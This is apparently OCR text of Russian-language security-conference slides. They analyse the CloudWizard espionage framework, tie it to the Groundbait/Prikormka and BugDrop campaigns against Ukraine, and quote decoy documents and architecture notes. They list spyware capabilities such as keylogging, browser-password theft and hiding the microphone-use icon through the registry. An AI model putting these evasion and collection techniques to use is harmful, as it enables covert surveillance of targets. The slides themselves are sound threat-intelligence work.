


Модуль обмена данными




Иконка активности микрофона

Модуль отключает иконку через реестр



Использует legacy версию вебклиента Gmail



Модуль переходит по ссылке, эмулируя нажатие кнопки

И много других модулей

Скриншоты

Нажатия клавиш


Информация об ОС

Файлы с машины

Браузерные пароли

Листинги директорий

NSIS-инсталлятор из 2020:



1. Создает службу WinSubSvc
2. Отображает сообщение «Well done!»

Директории на машине разработчика

D:\Projects\Work_2020\
Soft_Version_4\Service

D:\Projects\Work_2020\
Soft_Version_5\Refactoring

Архитектура

	CloudWizard v4	CloudWizard v5
Шифрование и передача данных	Внутри основного модуля	В разных модулях
Алгоритм шифрования	RC5Simple	AES + RSA

Operation Groundbait (ESET, PHDays 2016)

Groundbait: Analysis of a Surveillance Toolkit

Want to visit +29

Author: Anton Cherepanov

Operation “Groundbait” (Russian: Prikormka) is an ongoing cybersurveillance that took place in Ukraine. The group behind this operation has been launching targeted attacks to spy on individuals with a political motive. The group is active since 2008. The talk will uncover details about the attack campaigns and provide a technical analysis of the used malicious toolkit. The speaker will share clues uncovered during his research that may point to the origin of the attackers.

Source: https://www.welivesecurity.com/wp-content/uploads/2016/05/Operation-Groundbait.pdf

Operation BugDrop (CyberX, 2017)

OPERATION BUGDROP: CYBERX DISCOVERS LARGE-SCALE CYBER-RECONNAISSANCE OPERATION TARGETING UKRAINIAN ORGANIZATIONS

by Phil Neray and David Atch | Feb 15, 2017 | Blog | 0 comments

CyberX has discovered a new, large-scale cyber-reconnaissance operation targeting a broad range of targets in the Ukraine. Because it eavesdrops on sensitive conversations by remotely controlling PC microphones – in order to surreptitiously "bug" its targets – and uses Dropbox to store exfiltrated data, CyberX has named it "Operation BugDrop."

Source: https://web.archive.org/web/20171202045106/https://cyberx-labs.com/en/blog/operation-bugdrop-cyberx-discovers-large-scale-cyber-reconnaissance-operation/


«... the first publicly known Ukrainian malware that is being used in targeted attacks.»

Известна как «Прикормка»

Активна с 2008 года

Цели на Украине и в зоне российско-украинского конфликта

Документы-приманки




ЛУГАНСКАЯ НАРОДНАЯ РЕСПУБЛИКА

ЗАКОН

Об оперативно-розыскной деятельности

Настоящий Закон определяет содержание оперативно-розыскной деятельности, осуществляемой на территории Луганской Народной Республики, и закрепляет систему гарантий законности при проведении оперативно-розыскных мероприятий.



ДОНЕЦКАЯ НАРОДНАЯ РЕСПУБЛИКА

Рабочая группа по реализации
Комплекса мер по выполнению
Минских соглашений

DONETSK PEOPLE'S REPUBLIC

Working Grouponthe
implementation of set of measures
on the execution of Minsk Agreements

Исх. [redacted] от 04 июля 2015 г

[redacted]

копия:


[redacted]

Направляю в Ваш адрес схему демилитаризованной зоны в районе н.п. Широкино и отвода вооруженных формирований Донецкой Народной Республики в одностороннем порядке.


Прикормка содержит натуральный БЕТАИН!!!

Наименование		ВЕС	В пачке			Цена ОПТ	
						От 1000 уе	от 300 уе
Прикормка FIN «Лещ» ЛЕТНЯЯ		0,7 кг	15	Цвет: Натуральный	без НДС	0,75 $	0,85 $
				Цвет: Натуральный + мотыль		0,78 $	0,88 $
				Цвет: Крашенная		0,8 $	0,9 $
				Цвет: Крашенная + мотыль		0,85 $	0,95 $

Архитектура



Архитектура



BugDrop (данные удалены)


1. Похожая по жертвам кампания
2. Тоже используется модульный фреймворк
3. Использует Dropbox

Prikormka PDB-path:

